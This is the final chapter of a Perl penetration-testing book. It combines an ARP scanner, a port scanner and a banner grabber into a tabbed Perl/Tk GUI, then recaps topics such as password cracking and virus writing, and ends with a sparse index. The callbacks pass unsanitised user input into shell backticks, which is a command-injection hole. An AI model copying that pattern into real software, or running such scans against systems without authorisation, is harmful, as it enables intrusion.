As we have learned in the previous sections of this chapter, it's a good idea to plan out how we want our application to look, after gathering all the requirements of the input and output data. This will allow us to create an interface that is a lot smoother for our users to operate. Since not all screens are of the same size, the developers of the Tk library have created a convenient tabbed `Tk::NoteBook` library for developers who have to organize a large amount of input and output data. Let's now combine three applications that we have already written in [Chapter 3](#), *IEEE 802.3 Wired Network Mapping with Perl*, into a clean, tabbed GUI using the `Tk::NoteBook` library. We will begin, as always, by analyzing the code in sections:

```perl
#!/usr/bin/perl -w
use strict;
use Tk;
use Tk::NoteBook;
use Tk::ROText;
my $mw = MainWindow->new(
-title=>"tabbed window environment",
-background=>"black",
-foreground=>"light blue"
);
$mw->geometry("520x400+100+300");
```

The preceding code is at the very top of our Perl code. We have covered all of these lines in the previous sections, except for the `Tk::NoteBook` module. A widget from this class is instantiated into our Tk window, as follows:

```perl
my $book = $mw->NoteBook(
-ipadx=>0,
-foreground=>"light blue",
-background=>"black",
-backpagecolor=>"black",
-inactivebackground=>"black"
)->grid(
  -row=>0,
  -column=>0,
  -sticky=>"w",
  -pady=>10
);
```

The `NoteBook()` method takes only two new arguments for styling, `backpagecolor` and `inactivebackground`. This sets the frame for our tabs. We add tabs with the following syntax:

```perl
my $tab1 = $book->add("Sheet 1", -label=>"ARP Host Scanner");
my $tab2 = $book->add("Sheet 2", -label=>"Port Scanner");
my $tab3 = $book->add("Sheet 3", -label=>"Banner Grabbing");
```

Here, we have added three tab objects with labels. This application will make use of the ARP host scanner, the port scanner, and the banner grabbing tool that we have already written in the same manner as we did with the `scanner.pl` program in the previous subsection. Now we can easily add widgets to each tab by using the same methods that we

used when adding it to the `$mw` object of `MainWindow` in the previous subsections. Let's start with the ARP scanner:

```
# The ARP Scanner:
$tab1->Label(-text=>"ARP Scanning")->grid(-row=>0,-column=>0);
$tab1->Button(
-text=>"Scan",
-command=>\&hostScan,
)->grid(
  -row=>0,
  -column=>1,
  -padx=>5
);
my $oPad = $mw->Scrolled(
'ROText',
-scrollbars=>"e",
-width=>"65",
-height=>"10",
-foreground=>"light blue",
-background=>"black"
)->grid(
  -row=>1,
  -columnspan=>5,
  -pady=>5,
  -column=>0
);
```

The code here is all it takes to add the widgets to the tab objects. We also added an output pad `$oPad` ROText object for the output of all of our Perl programs to go into. The entire code was covered in the previous subsection. Let's now add the port scanner widgets to the port scanner tab:

```
# The Port Scanner:
my ($host,$ports,$localip) = ""x3;
$tab2->Label(-text=>"Host: ")->grid(-row=>0,-column=>0,-sticky=>"w",-
pady=>5);
$tab2->Entry(-textvariable=>\$host)->grid(-row=>0,-column=>1,-sticky=>"w");
$tab2->Label(-text=>"Port Range: ")->grid(-row=>1,-column=>0,-sticky=>"w");
$tab2->Entry(-textvariable=>\$ports)->grid(-row=>1,-column=>1,-
sticky=>"w");
$tab2->Label(-text=>"My IP: ")->grid(-row=>2,-column=>0,-sticky=>"w");
$tab2->Entry(-textvariable=>\$localip)->grid(-row=>2,-column=>1,-
sticky=>"w");
$tab2->Button(
-text=>"Scan",
-command=>\&portScan,
)->grid(
  -row=>3,
  -column=>0,
  -sticky=>"we",
  -pady=>5
);
```

The preceding code is all that is needed to add the port scanner program into our tabs. All of this code was also covered previously, so let's add our final tab's content of the banner grabbing functionality:

```
# Banner grabber:
$tab3->Label(-text=>"Host:")->grid(-row=>0,-column=>0);
$tab3->Entry(-textvariable=>\$host)->grid(-row=>0,-column=>1,-padx=>5,-
pady=>5);
$tab3->Label(-text=>"Ports:")->grid(-row=>1,-column=>0);
$tab3->Entry(-textvariable=>\$ports)->grid(-row=>1,-column=>1,-padx=>5);
$tab3->Button(
-text=>"Scan",
-command=>\&bannerGrab,
)->grid(
  -row=>2,
  -column=>0,
  -pady=>5,
  -sticky=>"ew"
);
```

The preceding code is very similar to the earlier sections for adding widgets to a tab object, so let's move right along and now add the functionality to exit the application:

```
# Exit Button:
$mw->Button(
-text=>"Exit",
-command=>sub{ exit; }
)->grid(
  -row=>2,
  -column=>4,
  -pady=>5,
  -sticky=>"e"
);
MainLoop();
```

Here, we have added the exit `Button` widget, just as we did in the `scanner.pl` GUI program that we created in the previous subsection. We also close off the workflow code with a call to `MainLoop()`, which will draw our window and widgets and even handle the button-clicking events. Now all we have to do is write three subroutines for our callback functionality:

```
sub hostScan(){
my @hosts = `perl scanner.pl`;
$oPad->insert("end",@hosts) if(scalar(@hosts)>0);
return;
}
sub portScan(){
# Argument syntax: 192.168.2.1 20-100 syn 192.168.2.2 10 0
my @ports = `perl portscanner.pl $host $ports syn $localip 1 0`;
$oPad->insert("end",@ports) if(scalar(@ports)>0);
return;
}
sub bannerGrab(){
# Argument syntax: perl bannergrab.pl 192.168.2.2 tcp 80 10
my @data = `perl bannergrab.pl $host tcp $ports 1`;
$oPad->insert("end",@data) if(scalar(@data)>0);
return;
}
```

Each of the subroutines in this code simply slurps the output of the called Perl program

into an array, and if the array content size is greater than zero (at least a single element), we send it to the `$oPad` output pad object at the bottom of the screen using the `insert()` method. A little bit of Perl golfing can be done here to combine all three subroutines into a single subroutine and simply pass the type of scan as an argument into the `-command=>sub{}` argument for the `Button` objects, but we have them separated so that they can be easily understood one at a time for beginners to the Perl/Tk library. Now let's take a look at a screenshot of our new GUI program in action:

The preceding screenshot displays our new Perl/Tk program in all its glory. Isn't she a beauty? The tabs at the top will display the **Entry** and **Button** widgets for each corresponding tab title. Since we used the same three variables per subroutine, they will automatically populate within each tab as we type them into a single field. For instance, on the **Port Scanner** tab, we have a `$host Entry` widget, which we also have in the **Banner Grabbing** tab. If we type a host or copy and paste from the ROText widget, as shown in the following screenshot, into the **Host Entry** widget on the **Port Scanner** tab, it will automatically populate the **Host Entry** widget on the **Banner Grabbing** tab:

This is yet another great convenience that the `MainLoop()` function provides. Let's take a peek under the tab for the **Port Scanner** function:

The preceding screenshot shows the port scanning `portscanner.pl` program that we have written being run within our Perl/Tk application, and the output is displayed into the `$oPad` output pad object. Let's tab on over to the final portion of our suite and analyze the banner grabbing functionality in the following screenshot:

As we can see, the output from the scan is appended to any text within the $oPad output pad object from the previous port scan. We could have optionally dumped all of this data directly into a logfile, as we learned in Chapter 12, *Reporting*.

Summary

This is a great way to easily combine all of our code into a single, organized space using the Perl/Tk library. This skill can really go a long way in developing a full penetration testing suite, which can combine 20 or more programs into a single space that is incredibly easy to use! This chapter is also a great exercise to conclude our programming lessons for now. The Perl/Tk library offers far more functionality, and like most subjects in this book, deserves (and has) books of its own devoted to the subject. It's good to keep in mind that we always have access to the free, online CPAN search site resource search.cpan.org for any documentation and examples for any of the Perl modules that we have used so far.

This chapter concludes our lessons on using Perl to develop penetration-testing applications. From the beginning of our journey, we discovered the importance of regular expressions. We took a glimpse into the harmony between Linux and Perl. Moving on, we learned about wired packet sniffing, packet analysis, and network manipulation. We disassembled 802.11 packets and analyzed wireless traffic. After this, we took a look at how to perform web application penetration testing and how to compromise databases. We cracked WPA2 EAPOL handshake hashes and other password-hashing algorithms in a multiprocessor environment using threads. Then, we discovered how to glean personal data simply from EXIF metadata information from publically available files, social engineer a client target, and even how to write viruses. Finally, we were able to develop skills for keeping records of our travels while penetration testing by generating our *own* SQL database records, HTML and PDF reports.

Not only is it important to remember that all of this done with just Perl, but that our journey does not end here. If we have come this far, why should we stop? We know that Perl is powerful enough to take us anywhere we wish. Our success might very well be based on just how far this journey takes us.

Index

A

B

C

D

E

F

G

H

I

J

- JSON
  - about /

K

L

M

N

O

P

Q

- quantifiers
    - about / [Quantifiers](#)
    - at least one quantifier (+) / [Quantifiers](#)

R

S

T

U

- unpack() function / [Perl Linux/Unix viruses](#)
- URL
    - encoding / [URL encoding](#)
- URL-encoded symbols
    - %3A / [Google+](#)
    - %2B / [Google+](#)

V

- Virtual Local Area Network (VLAN) / [Internet Control Message Protocol versus Transmission Control Protocol versus ARP discovery](#)

W

X

Z

Table of Contents